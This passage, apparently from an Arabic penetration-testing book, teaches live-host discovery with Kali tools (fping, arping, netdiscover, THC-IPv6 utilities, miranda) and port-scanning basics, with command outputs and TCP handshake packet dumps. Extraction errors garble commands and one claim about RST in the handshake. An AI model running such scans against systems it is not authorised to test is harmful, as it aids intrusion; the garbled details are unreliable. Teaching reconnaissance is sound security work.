#fping@-a@-g@172.16.45.1 172.16.45.254>hosts.txt
```

يتم استخدام التعبير "**-a**" لإظهار المضيفين الاحياء (**live host**) في الناتج لدينا. وهذا يجعل تقريرنا النهائي أنظف بكثير وأسهل في القراءة. يتم استخدام "**-g**" لتحديد نطاق من عنوانين **IP** التي نريد فحصها. تحتاج إلى إدخال كل من البداية والنهاية لعناوين **IP**. في هذا المثال، نحن نفحص كافة عنوانين **IP** من 172.16.45.1 إلى 172.16.45.254. يستخدم الحرف "**>**" لتوجيه الناتج وحفظه في ملف، ويتم استخدام "**hosts.txt**" لتحديد اسم الملف سيتم حفظ الناتج فيه. لعرض ملف **hosts.txt**، إما فتحه بمحرر النص أو استخدام الامر "**cat**". عرض محتويات **hosts.txt**، أدخل الأمر التالي في الترمinal الخاصة بك { **cat@hosts.txt** }.

هناك العديد من المفاتيح الأخرى التي يمكن استخدامها لتغيير وظيفة الأمر **FPing**. يمكنك عرض كل منهم من خلال الاستفادة من الصفحة **man** كما هو مبين (**man@fping**).

بمجرد الانتهاء من تشغيل الأمر **fping**, يمكنك فتح الملف **hosts.txt** الذي تم إنشاؤه لإيجاد قائمة من الأجهزة المستهدفة التي وردت نتيجة الامر **fping**. ينبغي أن تضاف هذه العناوين إلى قائمة التي تستهدفها للتحقيق في وقت لاحق. من المهم أن نذكر أنه ليس كل مضيف سوف يستجيب لطلبات **ping**, حيث أنه بواسطة الجدار النارى أو أي تطبيق آخر يغلق حزمة **ping** سوف لا يستجيب إلى طلبات **ping**. بالإضافة إلى الأدوات السابقة فإنه يوجد العديد من الأدوات الأخرى كالتالي:

Colasoft Ping Tool available at <http://www.colasoft.com>

Visual Ping Tester - Standard available at <http://www.pingtester.net>

Ping Scanner Pro available at <http://www.digilextechnologies.com>

Ultra Ping Pro available at <http://ultraping.webs.com>

PingInfoview available at <http://www.nirsoft.net>

PacketTrap MSP available at <http://www.packettrap.com>

Ping Sweep available at <http://www.whatsupgold.com>

Network Ping available at <http://www.greenline-soft.com>

Ping Monitor available at <http://www.niliand.com>

Pinkie available at <http://www.ipuptime.net>

بعض الأدوات الأخرى الخاصة بكالى

يوجد بعض الأدوات الأخرى الخاصة بنظام التشغيل كالي لكشف عن المضيفين الاحياء (**live host**) بالإضافة إلى الأدوات التي تم ذكرها سابقاً والتي تدرج تحت القائمة التالية:

Application → Information Gathering → Live Host Identification

هذه القائمة من الأدوات تشمل الآتي:

alive6 – arping – cdpsnarf - detect-new-ip-6 – detect_sniffer - dmitry - dnmap-client - dnmap-server - hping3 - inverse_lookup6 – Miranda – ncat – netdiscover - passive_discovery6 - thcping6 - wol-e - xprobe2

alive6 ▪

هو اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT**. فقط قم بتشغيل الامر في الترمinal بدون أي تعبيرات اضافيه والتي تؤدى إلى ظهور وصف للأداة مع وصف للتعبيرات المستخدمة معه للتحكم في عمل الامر كالتالي.

```
root@jana:~# alive6
alive6 v2.0 (c) 2012 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: alive6 [-I srcip6] [-i file] [-o file] [-DM] [-p] [-F] [-e opt] [-s port
,...] [-a port,...] [-u port,...] [-W TIME] [-dLrvS] interface [unicast-or-multicas
t-address [remote-router]]]

Shows alive addresses in the segment. If you specify a remote router, the
packets are sent with a routing header prefixed by fragmentation
Options:
  -i file      check systems from input file
  -o file      write results to output file
  -M           enumerate hardware addresses (MAC) from input addresses (slow!)
  -D           enumerate DHCP address space from input addresses
  -p           send a ping packet for alive check (default)
  -e dst,hop   send an erroneous packets: destination (default), hop-by-hop
  -s port,port,... TCP-SYN packet to ports for alive check
  -a port,port,... TCP-ACK packet to ports for alive check
  -u port,port,... UDP packet to ports for alive check
  -d           DNS resolve alive ipv6 addresses
  -n number    how often to send each packet (default: local 1, remote 2)
  -W time      time in ms to wait after sending a packet (default: 1)
  -S           slow mode, get best router for each remote target or when proxy-NA
  -I srcip6    use the specified IPv6 address as source
  -l           use link-local address instead of global address
  -v           verbose (twice: detailed information, thrice: dumping all packets)
```

هذه الأداة تستخدم في تبيين العناوين التي على قيد الحياة التي تستخدم عناوين **IPv6**. إذا قمت بتحديد جهاز التوجيه عن بعد (**Remote router**), فيتم إرسال الحزم مع رأس التوجيه (**routing header prefixed by fragmentation**).



```
# alive6 eth1
Warning: unpreferred IPv6 address had to be selected
Alive: fe80::20c:29ff:fe97:320f
Found 1 system alive
```

arping ▪

كما ذكرنا من قبل ان الأداة **Ping** تعمل على ارسال حزم من النوع **ICMP request** وذلك للإجابة على السؤال "هل المضيق في وضع العمل ام لا؟" ولكن هنا الأداة **arping** تقوم بنفس عمل الأداة **ping** ولكن تقوم بارسال حزمة **ARP** (بروتوكول مستخدم في البحث عن الـ **MAC Address** للأجهزة الموجودة في الشبكة الداخلية عن طريق الـ **IP Address**) على عكس حزمة **Ping** وذلك عم طريق استخدام عنوان **IP** للمصدر.

الأداة المساعدة **arping** يرسل حزم **ARP** إلى المضيف المحدد ثم يقوم بعرض الناتج. المضيف (**host**) يكون محدد اما عن طريق عنوان **IP** الخاص به او عنوان **MAC** الخاص به. مثال كالتالي:

```
root@jana:~# arping -c 4 192.168.16.70
ARPING 192.168.16.70
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=0 time=40.039 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=1 time=17.070 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=2 time=17.070 usec
60 bytes from 00:1e:ec:af:fb:65 (192.168.16.70): index=3 time=16.946 usec

--- 192.168.16.70 statistics ---
4 packets transmitted, 4 packets received, 0% unanswered (0 extra)
root@jana:~#
```

هذا استخدمنا التعبير [c] - والذي يحدد كمية الحزم التي تريد ارسالها ولنفترض اننا هنا استخدمنا 4 والتي تعنى ارسال 4 حزم من النوع ARP. نستخدم أيضا الخيار i - لتحديد كارت الشبكة التي سوف يتم الارسال منها. ملحوظه: هذا البروتوكول يعمل في الشبكة المحلية.

detect-new-ip-6 ■

اداه من أدوات THC-IPV6-ATTACK-TOOLKIT تستخدم لكشف عن عنوانين IPv6 الجديد المنضممة إلى الشبكة المحلية.

```
root@jana:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
```

detect sniffer6 ▪

اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT** تستخدم في اختبار النظام على كارت LAN المحلي لكشف إذا حدث له عملية sniffing ام لا. يعمل مع ويندوز،لينوكس،نظام التشغيل **BSD**. إذا لم يتم تحديد الهدف، يتم استخدام عنوان الارتباط المحلي، والتي نادراً ما يستخدم ولكنه يعمل.

```
root@jana:~# detect_sniffer6 eth0
Sending sniffer detection packets to ff02::1
No packets received, no vulnerable system seems to be sniffing.
root@jana:~#
```

inverse_lookup6 •

هي ادوات من أدوات **THC-IPV6-ATTACK-TOOLKIT** ينفذ استعلام عنوان معكس (inverse address query) ، للحصول على عناوين **IPv6** التي تم تعيينها إلى عنوان **MAC**. لاحظ أن عدداً قليلاً فقط من الأنظمة التي تدعم هذا الموضوع حتى الآن.

#inverse lookup6@interface@mac-address

miranda ■

Miranda هي الأداة التي تستخدم بروتوكول **UPnP (universal plug and play)** لفحص المودم الهدف (إذا وجدت بعض الجدران النارية والوجهات **router** التي تقوم بتشغيل هذا البروتوكول فإنها عرضه للقرصنة). قبل العمل مع **miranda** يجب أن يكون لديك معرفة بـ **UPnP**

دعم التركيب والتشغيل العالمي (بالإنجليزية: UPnP)، اختصاراً (Universal Plug and Play)، هي مجموعة من المعايير المطبقة لتسهيل وصل الأجهزة الرقمية مع بعضها سلكياً أو ضمن شبكة المنزل اللاسلكية لإنجاز الأعمال المعتادة. صمم الـ UPnP ليطبق على

الجولات وأجهزة الحاسب وطريقاته وأجهزة التلفاز. ففي الجولات تسهل تقنية **UPnP** من ربط الجوال مع التلفاز والحاسب ومشاركة محتوياتها (كالصور وملفات الفيديو والموسيقا) لاسلكياً اعتماداً على تقنية **Wi-Fi**. يتم تشغيل هذه الأداة عن طريق كتابة الأمر **miranda** في الطرفية (**terminal**) فندخل إلى **interactive mode** والتي فيه يتغير علامة المحتوى (**upnp**) كالتالي:

```
root@jana:~# miranda
upnp> █
```

نكتب التعابير **msearch** وذلك للبحث عن جميع الأجهزة (**device**) الذي تملك منافذ مفتوحة لل **upnp** كالتالي:

```
upnp> msearch
```

```
Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...
```

```
*****
SSDP reply message from 192.168.16.70:2869
XML file is located at http://192.168.16.70:2869/upnphost/udhisapi.dll?content=uid:16cb31f6-3c07-446f-a847-9e94ff7bbecc
Device is running Microsoft-Windows/6.3 UPnP/1.0 UPnP-Device-Host/1.0
*****
```

التعابير **host info 0** يعطيك الكثير من المعلومات عن الهدف مثل الاسم، البروتوكول، نوع السيرفر، **UPnP SERVER**. أما التعابير **host get 0** يستخدم لجمع المعلومات عن الهدف.

host get 0 لعرض قائمه بالمعلومات بالتفاصيل عن الهدف بعد أداء **Host summary 0**

netdiscover ▪

Netdiscover هو أدوات الشبكة التي وضعت أساساً للشبكات اللاسلكية التي لا تملك خادم **DHCP**، على الرغم من ذلك فإنه يعمل أيضاً على اكتشاف الشبكات السلكية. يرسل طلبات **ARP** وينتظر الرد. هذه الأداة تسمح لنا بجمع معلومات بسرعة عن عنوان **IP** على شبكة معينة وكما قلنا سابقاً فإنها تعمل في الشبكات اللاسلكية التي ليس لديها أي ملقم **DHCP**.

```
root@jana:~# netdiscover -help
Netdiscover 0.3-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalba@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-s time] [-n node] [-c count] [-f] [-d] [-S] [-P] [-C]
-i device: your network device
-r range: scan a given range instead of auto scan. 192.168.6.0/24, /16, /8
-l file: scan the list of ranges contained into the given file
-p passive mode: do not send anything, only sniff
-F filter: Customize pcap filter expression (default: "arp")
-s time: time to sleep between each arp request (milliseconds)
-n node: last ip octet used for scanning (from 2 to 253)
-c count: number of times to send each arp requests (for nets with packet loss)
-f enable fastmode scan, saves a lot of time, recommended for auto
-d ignore home config files for autoscan and fast mode
-S enable sleep time suppression between each request (hardcore mode)
-P print results in a format suitable for parsing by another program
-L in parsable output mode (-P), continue listening after the active scan is completed

If -r, -l or -p are not enabled, netdiscover will scan for common lan addresses.
root@jana:~# █
```

مثل كالتالي:

يمكن استخدامه في فحص جميع الشبكات المرتبطة بك سواء سلكية أو لا سلكية بطريقه اليه وذلك بكتابة الأمر **netdiscover** بدون أي تعابيرات كالتالي فيكشف جميع الشبكات المتاحة لك:

```
Currently scanning: 172.23.31.0/16 | Screen View: Unique Hosts
```

```
97 Captured ARP Req/Rep packets, from 6 hosts. Total size: 5820
```

IP	At MAC Address	Count	Len	MAC Vendor
172.16.11.9	00:90:27:b7:e9:3c	08	480	INTEL CORPORATION
192.168.16.70	00:1e:ec:af:fb:65	43	2580	COMPAL INFORMATION (KUNSHAN) CO.,
192.168.16.1	00:05:b4:04:78:b0	35	2100	Aceex Corporation
192.168.16.71	00:30:67:0f:af:4f	09	540	BIOSTAR MICROTECH INT'L CORP.
172.16.11.69	00:90:27:b7:e9:3c	01	060	INTEL CORPORATION
172.16.11.105	00:90:27:b7:e9:3c	01	060	INTEL CORPORATION

نلاحظ هنا انه وجد مجموعه من الشبكات حيث مجموعة العناوين الآتية (192.168.16.70 – 192.168.16.71 – 192.168.16.10) تمثل الشبكة المحلية السلكية الخاصة بي. أما عناوين **IP** الأخرى تمثل الشبكات لا سلكيه الأخرى.



يمكن تحديد نطاق الشبكة التي تزيد فحصها باستخدام الخيار (r) كالتالي:

```
#netdiscover@i@wlan0@r@192.168.1.0/24 (Scan a class C network, to see which hosts are up)
```

```
#netdiscover@i@wlan0 -r@10.0.0.0/8 (Scan a class A network, trying to find network addresses)
```

التعبير (i) لتحديد كارت الشبكة الذي سوف يتم عملية البحث من خلاله.

▪ passive_discovery6

اداه أخرى من أدوات HC-IPV6-ATTACK-TOOLKIT . IPv6 . تعمل على فحص الشبكة لإيجاد أي من الأجهزة ذات عناوين IPv6 . عند كتابتها بدون أي تعبير تعمل على عرض جميع التعبيرات المستخدمة معها.

```
root@jana:~# passive_discovery6
passive_discovery6 v2.0 (c) 2012 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: passive_discovery6 [ -Ds ] [ -m maxhop ] [ -R prefix ] interface [script]

Options:
-D      do also dump destination addresses (does not work with -m)
-S      do only print the addresses, no other output
-m maxhop   the maximum number of hops a target which is dumped may be away.
            0 means local only, the maximum amount to make sense is usually 5
-R prefix    exchange the defined prefix with the link local prefix

Passively sniffs the network and dump all client's IPv6 addresses detected.
Note that in a switched environment you get better results when additionally
starting parasite6, however this will impact the network.
If a script name is specified after the interface, it is called with the
detected ipv6 address as first and the interface as second option.
```

▪ thcping6

اداه أخرى من أدوات ICMPv6 . HC-IPV6-ATTACK-TOOLKIT . مع ICMPv6 يمكننا صياغة حزمة مخصصة، أي القدرة على تكوين أي مجال تقريبا في الرأس، على الأقل أكثرها أهمية. عند كتابتها بدون أي تعبير تعمل على عرض جميع التعبيرات المستخدمة معها . الصيغة العامة:

thcping6 <options> <interface> <source-ipv6> <destination-ipv6>

3.3 فحص المنافذ المفتوحة (CHECK FOR OPEN PORTS)

الآن لديك قائمة من الأهداف، ونحن يمكننا أن نستمر في عملية الفحص لدينا عن طريق فحص المنفذ لكل من عناوين IP التي وجدناها. الهدف الأساسي من عملية فحص المنفذ (port scanning) هو تحديد أي من المنافذ مفتوحة وتحديد ما هي الخدمات المتاحة على النظام المستهدف. الخدمة هي وظيفة أو مهمة محددة يقوم بها الكمبيوتر مثل بروتوكول البريد الإلكتروني، ونقل الملفات(FTP) ، والطباعة، أو تقديم صفحات الويب. فحص المنفذ هو مثل الطرق على مختلف الابواب والنواخذ الخاص بمنزل ما لرؤيه من سوف يجيب عليك. على سبيل المثال إذا كان المنفذ 80 مفتوح، فإنه يمكننا محاولة الاتصال بهذا المنفذ/البورت وفي كثير من الأحيان الحصول على معلومات محددة حول خادم الويب الذي يستخدم هذا المنفذ. هناك (65,536-0,65) من المنافذ الموجودة على كل كمبيوتر. البوترات/المنافذ يمكنها أن تكون إما منفذ user datagram protocol (UDP) أو transmission control protocol (TCP) اعتماداً على الخدمة المستفادة من هذا المنفذ/البورت أو طبيعة الاتصالات التي تحدث على المنفذ.

نحن نفحص أجهزة الكمبيوتر لمعرفة ما هي المنفذ/البوترات المستخدمة أو المفتوحة. هذا يعطينا صورة أفضل للغرض من هذا الجهاز، والتي، بدورها، يعطينا فكرة أفضل حول كيفية مهاجمته.

إذا كان عليك أن تختار وسيلة واحدة فقط لإجراء فحص المنفذ، فإنك بلا شك سوف تختر Nmap . Nmap تمت كتابته بواسطة غوردون "فيودور" ليون ومتاح مجاناً في www.insecure.org . بنية في العديد من توزيعات لينكس بما في ذلك كاللي. على الرغم من أنه من الممكن تشغيل Nmap مع واجهة المستخدم الرسومية (GUI) ، ولكننا سوف نتعلم أيضاً استخدامها عن طريق الطرفية (terminal) .

الأشخاص الذين هم جداد في نظام الأمان والقرصنة كثيراً ما يسألون لماذا يجب علينا أن نعلم استخدام سطر الأوامر بدلاً من الاعتماد على واجهة المستخدم الرسومية. نفس الناس غالباً ما يشكرون من أن استخدام سطر الأوامر ليست سهلة. الرد بسيط جداً. أولاً، أنا استخدم الأداة في سطر الأوامر سوف يسمح لك لمعرفة المفاتيح والخيارات التي تغير سلوك الأداة الخاصة بك. هذا يمنحك المزيد من المرونة وتحكم أكثر تفصيلاً، وفهم أفضل للأداة التي تقوم بتشغيلها. أخيراً، سطر الأوامر يمكن كتابتها بسهولة مما يسمح لنا بتمديد وتوسيع وظيفة الأداة الأصلية. automation Scripting تصبح المفتاح عندما تريد دفع المهارات الخاصة بك إلى المستوى التالي.




تذكر فيلم **swordfish** حيث قام هيو جاكمان بإنشاء فيروس؟ هو يرقص ويسرب الخمر، وعلى ما يبدو قام ببناء الفيروس رسمياً، أي يحركها وجهة المستخدم الرسمية. هذه النقطة هي أن هذه ليست واقعية.

معظم الناس الذين هم جداد في عالم القرصنة يستخدمون وجهة المستخدم الرسمية كثيراً. أي أن استخدامه للكمبيوتر منحصر في سطح المكتب والتحكم بالماوس والشاشة. على الرغم من أن هذا السيناريو ممكن، فإنه نادراً ما يحدث. حيث في معظم الوظائف، سوف يكون هدفك الرئيسي الحصول على صلاحيات **admin** في بيئة الشل أو الوصول متستراً (**backdoor**) إلى الجهاز. هذه الشل (سطر الأوامر) في الويندوز أو الترمinal في (لينكس) هي المحطة التي تسمح لك بالسيطرة على جهاز الكمبيوتر المستهدف من سطر الأوامر. يجب عليك أن تنظر وتشعر كما تفعل الترمinal أو سطر الأوامر التي تعمل عليها، باستثناء سطر الأوامر عن بعد (**remote shell**) حيث يسمح لك بدخول الأوامر على محطة جهاز الكمبيوتر الخاص بك، ثم تفتيذها على الجهاز المستهدف. تعلم كتابة سطر الأوامر من الأدوات الخاصة أمر بالغ الأهمية لأن مجرد أن يكون لديك السيطرة على الجهاز، سوف تحتاج إلى تحميل الأدوات الخاصة بك والتفاعل مع الهدف من خلال سطر الأوامر، وليس من خلال وجهة المستخدم الرسمية.

عندما تقوم بإجراء فحص للمنفذ/البورات، فإننا نقوم بإنشاء حزمة وإرسالها إلى كل المنافذ المهمة على الجهاز. والهدف هو تحديد ما هو نوع الاستجابة التي تحصل عليها من المنفذ الهدف. أنواع مختلفة من المنافذ يتم فحصها تنتج نتائج مختلفة. من المهم أن نفهم نوع الفحص الذي تقوم بتشغيله فضلاً عن الناتج المتوقع من هذا الفحص.

ملحوظة: فحص المنفذ هو عملية التحقق من وجود منفذ **TCP** أو **UDP** مفتوحة على الجهاز. ولكن يرجى ملاحظة أن عملية فحص المنفذ غير قانونية في العديد من البلدان، وينبغي لا تجرى خارج المختبرات.

THE THREE-WAY HANDSHAKE



عندما يرغب اثنين من الأجهزة على أي شبكة معينة في التواصل باستخدام **TCP**، فإنها تفعّل ذلك من خلال استكمال الثلاث مصفّحات (The Three – way handshake).

هذه العملية هي مشابهة جداً لمحادثة هاتفية (على الأقل قبل يُعرف الشخص بهوية المتصل!). عندما تريد التحدث مع شخص ما، تلتقط الهاتف وتطلب الرقم، المتلقّي يسمع رنين الهاتف ولكنّه لا يُعرف من المتصل ويقول "مرحبا؟"، المتصل الأصلي يقدم نفسه بالقول "مرحبا، معاك محمد طيبه!". في هذه الحالة، فإن المتلقّي في كثير من الأحيان يعرف المتصل فيقول "أوه، مرحبا محمد!" في هذه المرحلة كل من الطرفين لديه ما يكفي من المعلومات لمواصلة المحادثة كالمعتاد.

أجهزة الكمبيوتر تعمل بنفس الطريقة. عندما يريد جهاز كمبيوتر الحديث، يذهبون من خلال عملية مماثلة. يربط الكمبيوتر الأول إلى الكمبيوتر الثاني عن طريق إرسال حزمة **SYN** إلى رقم منفذ محدد. إذا كان الكمبيوتر الثاني يريد الاستماع (**listing**)، فإنه سوف يستجيب بإرسال حزمة **SYN/ACK**.

عندما يتلقّى جهاز الكمبيوتر لأول **SYN/ACK**، فإنه يجب مع حزمة **ACK**. عند هذه النقطة، يمكن للجهازين التواصل مع بعضهما بشكل طبيعي. في مثلاً أعلاه "مثال الهاتف" ، فإن الطالب الأصلي يمثل هنا الجهاز الذي يرسل حزمة **SYN**. المتلقّي الذي التقط الهاتف وقال "مرحبا؟" هو مثل حزمة **SYN/ACK** والمتصّل الأصلي قام بتعريف نفسه هو مثل حزمة **RST**. عند إغلاق الاتصال فيتم ذلك عن طريق إرسال حزمة **FIN** أو **ACK**.

كيفية إنشاء اتصال TCP (ESTABLISHING A TCP CONNECTION)?

كما ذاقنا سابقاً، يتم تأسيس اتصال **TCP** على أساس الثلاث مصفّحات (The Three way handshake). فمن الواضح من اسم الأسلوب الصدق أن يتم إنجاز إنشاء الاتصال في ثلاثة خطوات رئيسية.

المصدر: <http://support.microsoft.com/kb/172983>

يظهر التسلسل التالي عملية تأسيس اتصال TCP كالتالي: -

Frame 1 ▪

كما ترون في الإطار الأول، فإن العميل **NTW3**، يرسل الجزء **SYN** (**TCP ...S.**) عباره عن رقم تسلسلي تم توليده من قبل العميل ثم يرسله إلى الملقن للمزامنة (**synchronize sequence numbers**). وهو عباره عن العدد الأولى للتسلسل (**ISN {Initial Number Sequence}**))، والذي يقدر بمقدار **[1,8221821+1=8221822]**، والتي يتم إرسالها إلى الملقن. لتهيئة اتصال بين العميل والخادم يجب مزامنة أرقام التسلسل هذه مع بعضهم البعض. هناك أيضا خيار **Maximum Segment Size (MSS)** الذي سيتم تعينه، والذي تم تعريفه من قبل **length (len:4)**. هذا الخيار يتصل بـ **maximum segment size** الذي يريد المرسل الحصول عليها. المجال **ACK** يتم تعينه إلى صفر **(ACK: 0)** لأن هذا هو الجزء الأول من عملية **The Three way handshake**.

```
1      2.0785 NTW3 --> BDC3 TCP ....S., len: 4, seq: 8221822-8221825, ack: 0,
win: 8192, src: 1037 dst: 139 (NBT Session)  NTW3 --> BDC3 IP
```

```
TCP: ....S., len: 4, seq: 8221822-8221825, ack: 0, win: 8192, src: 1037
dst: 139 (NBT Session)
```

```
TCP: Source Port = 0x040D
TCP: Destination Port = NETBIOS Session Service
TCP: Sequence Number = 8221822 (0x7D747E)
TCP: Acknowledgement Number = 0 (0x0)
TCP: Data Offset = 24 (0x18)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x02 : ....S.
```

```
TCP: ..0..... = No urgent data
TCP: ...0.... = Acknowledgement field not significant
TCP: ....0... = No Push function
TCP: .....0.. = No Reset
TCP: .....1. = Synchronize sequence numbers
TCP: .....0 = No Fin
```

```
TCP: Window = 8192 (0x2000)
TCP: Checksum = 0xF213
TCP: Urgent Pointer = 0 (0x0)
TCP: Options
```

```
TCP: Option Kind (Maximum Segment Size) = 2 (0x2)
TCP: Option Length = 4 (0x4)
TCP: Option Value = 1460 (0x5B4)
```

```
TCP: Frame Padding
```

00000:	02 60 8C 9E 18 8B 02 60 8C 3B 85 C1 08 00 45 00	.`.....`.;....E.
00010:	00 2C 0D 01 40 00 80 06 E1 4B 83 6B 02 D6 83 6B	,,...@....K.k...k
00020:	02 D3 04 0D 00 8B 00 7D 74 7E 00 00 00 00 60 02}t~....`.
00030:	20 00 F2 13 00 00 02 04 05 B4 20 20

Frame 2 ▪

في الإطار الثاني، الخادم **BDC3**، يرسل **SYN ACK** على هذا القطاع (**TCP. A.. S.**). في هذا الجزء الخادم يقبل الطلب (**SYN**) من العميل للتزامن. في نفس الوقت، الخادم يرسل أيضا طلب (**ACK**) إلى العميل. هذا الطلب هو عباره عن الرقم التسلسل **SYN** الذي أرسل من قبل العميل مضاف اليه واحد وهذا يسمى **Acknowledgement number ACK**. من مثالنا هنا فانه يعادل (8221823). هو اثبات فقط للعميل على أن **ACK** تقتصر فقط على **SYN** التي انشائها العميل.



```

2 2.0786 BDC3 --> NTW3 TCP .A...S., len: 4, seq: 1109645-1109648, ack:
8221823, win: 8760, src: 139 (NBT Session) dst: 1037 BDC3 --> NTW3 IP

TCP: .A...S., len: 4, seq: 1109645-1109648, ack: 8221823, win: 8760,
src: 139 (NBT Session) dst: 1037

TCP: Source Port = NETBIOS Session Service
TCP: Destination Port = 0x040D
TCP: Sequence Number = 1109645 (0x10EE8D)
TCP: Acknowledgement Number = 8221823 (0x7D747F)
TCP: Data Offset = 24 (0x18)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x12 : .A...S.

TCP: ...0..... = No urgent data
TCP: ...1..... = Acknowledgement field significant
TCP: .....0... = No Push function
TCP: .....0.. = No Reset
TCP: .....1. = Synchronize sequence numbers
TCP: .....0 = No Fin

TCP: Window = 8760 (0x2238)
TCP: Checksum = 0x012D
TCP: Urgent Pointer = 0 (0x0)
TCP: Options

TCP: Option Kind (Maximum Segment Size) = 2 (0x2)
TCP: Option Length = 4 (0x4)
TCP: Option Value = 1460 (0x5B4)

TCP: Frame Padding

00000: 02 60 8C 3B 85 C1 02 60 8C 9E 18 8B 08 00 45 00 .`.;....`.....E.
00010: 00 2C 5B 00 40 00 80 06 93 4C 83 6B 02 D3 83 6B .,[.@....L.k...k
00020: 02 D6 00 8B 04 0D 00 10 EE 8D 00 7D 74 7F 60 12 .....}t`.
00030: 22 38 01 2D 00 00 02 04 05 B4 20 20 "8.-.....

```

Frame 3 ▪

في الإطار الثالث، يرسل العميل **ACK** في القطاع (TCP.A....). في هذا الجزء العميل، يقبل الطلب من الخادم للتزامن. يستخدم العميل خوارزمية نفس الخادم/المقدم في إنشائه رقم الإقرار (**Acknowledgement number**). اعتراف العميل بهذا الطلب المرسل من المقدم للتزامن يؤدي إلى اكتمال عملية تأسيس اتصال يمكن الاعتماد عليه.

```

3 2.787 NTW3 --> BDC3 TCP .A...., len: 0, seq: 8221823-8221823, ack:
1109646, win: 8760, src: 1037 dst: 139 (NBT Session) NTW3 --> BDC3 IP

```

```

TCP: .A...., len: 0, seq: 8221823-8221823, ack: 1109646, win: 8760,
src: 1037 dst: 139 (NBT Session)

TCP: Source Port = 0x040D
TCP: Destination Port = NETBIOS Session Service
TCP: Sequence Number = 8221823 (0x7D747F)
TCP: Acknowledgement Number = 1109646 (0x10EE8E)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x10 : .A.....

TCP: ...0..... = No urgent data
TCP: ...1..... = Acknowledgement field significant
TCP: .....0... = No Push function
TCP: .....0.. = No Reset
TCP: .....0. = No Synchronize

```



```

TCP: .....0 = No Fin

TCP: Window = 8760 (0x2238)
TCP: Checksum = 0x18EA
TCP: Urgent Pointer = 0 (0x0)
TCP: Frame Padding

00000: 02 60 8C 9E 18 8B 02 60 8C 3B 85 C1 08 00 45 00 .`.....`..;....E.
00010: 00 28 0E 01 40 00 80 06 E0 4F 83 6B 02 D6 83 6B .(..@....O.k...k
00020: 02 D3 04 0D 00 8B 00 7D 74 7F 00 10 EE 8E 50 10 .....}t....P.
00030: 22 38 18 EA 00 00 20 20 20 20 20 20 20 20 20 "8.....

```

(TCP COMMUNICATION FLAGS) علامات TCP

عن فحص راس حزمة TCP (TCP Header) في اتصال الفياسي فنجد انه يحمل بعض العلامات (flags). هذه العلامات تحكم العلاقة بين المضيفين، وإعطاء تعليمات إلى النظام. وفيما يلي علامات اتصال TCP:

(SYN): هو اختصار Synchronization. ويدل على رقم تسلسلي جديد (new sequence number) عند ارساله او استقباله.

(ACK): هو اختصار ل Acknowledgement. هذا يعني انه قبل الاتصال وهو عبارة عن رقم التسلسل الخاص بالمضيف مضافا الى واحد.

(PSH): هو اختصار ل PUSH. وتعنى ان النظام وافق وقبل الطلب ثم أعاد توجيه البيانات المخزنة.

(URG): هو اختصار ل Urgent. يرشد الى البيانات الواردة في الحزم التي يجب تجهيزها في أقرب وقت ممكن.

(FIN): هو اختصار ل Finish. وتعنى أنه لن يتم إرسال أي مزيد من الحزم إلى النظام البعيد.

(RST): هو اختصار ل Reset. وتعنى إعادة تعيين الاتصال.

فحص SYN (SYN scan) يتعامل بشكل رئيسي مع ثلاثة من العلامات، وهي ACK، SYN، RST. يمكن استخدام هذه العلامات الثلاث لجمع المعلومات الغير قانونية من الخوادم أثناء عملية التعداد (enumeration process).

(CREATE CUSTOM PACKETS USING TCP FLAGS) إنشاء حزمة مخصصة باستخدام علامات TCP

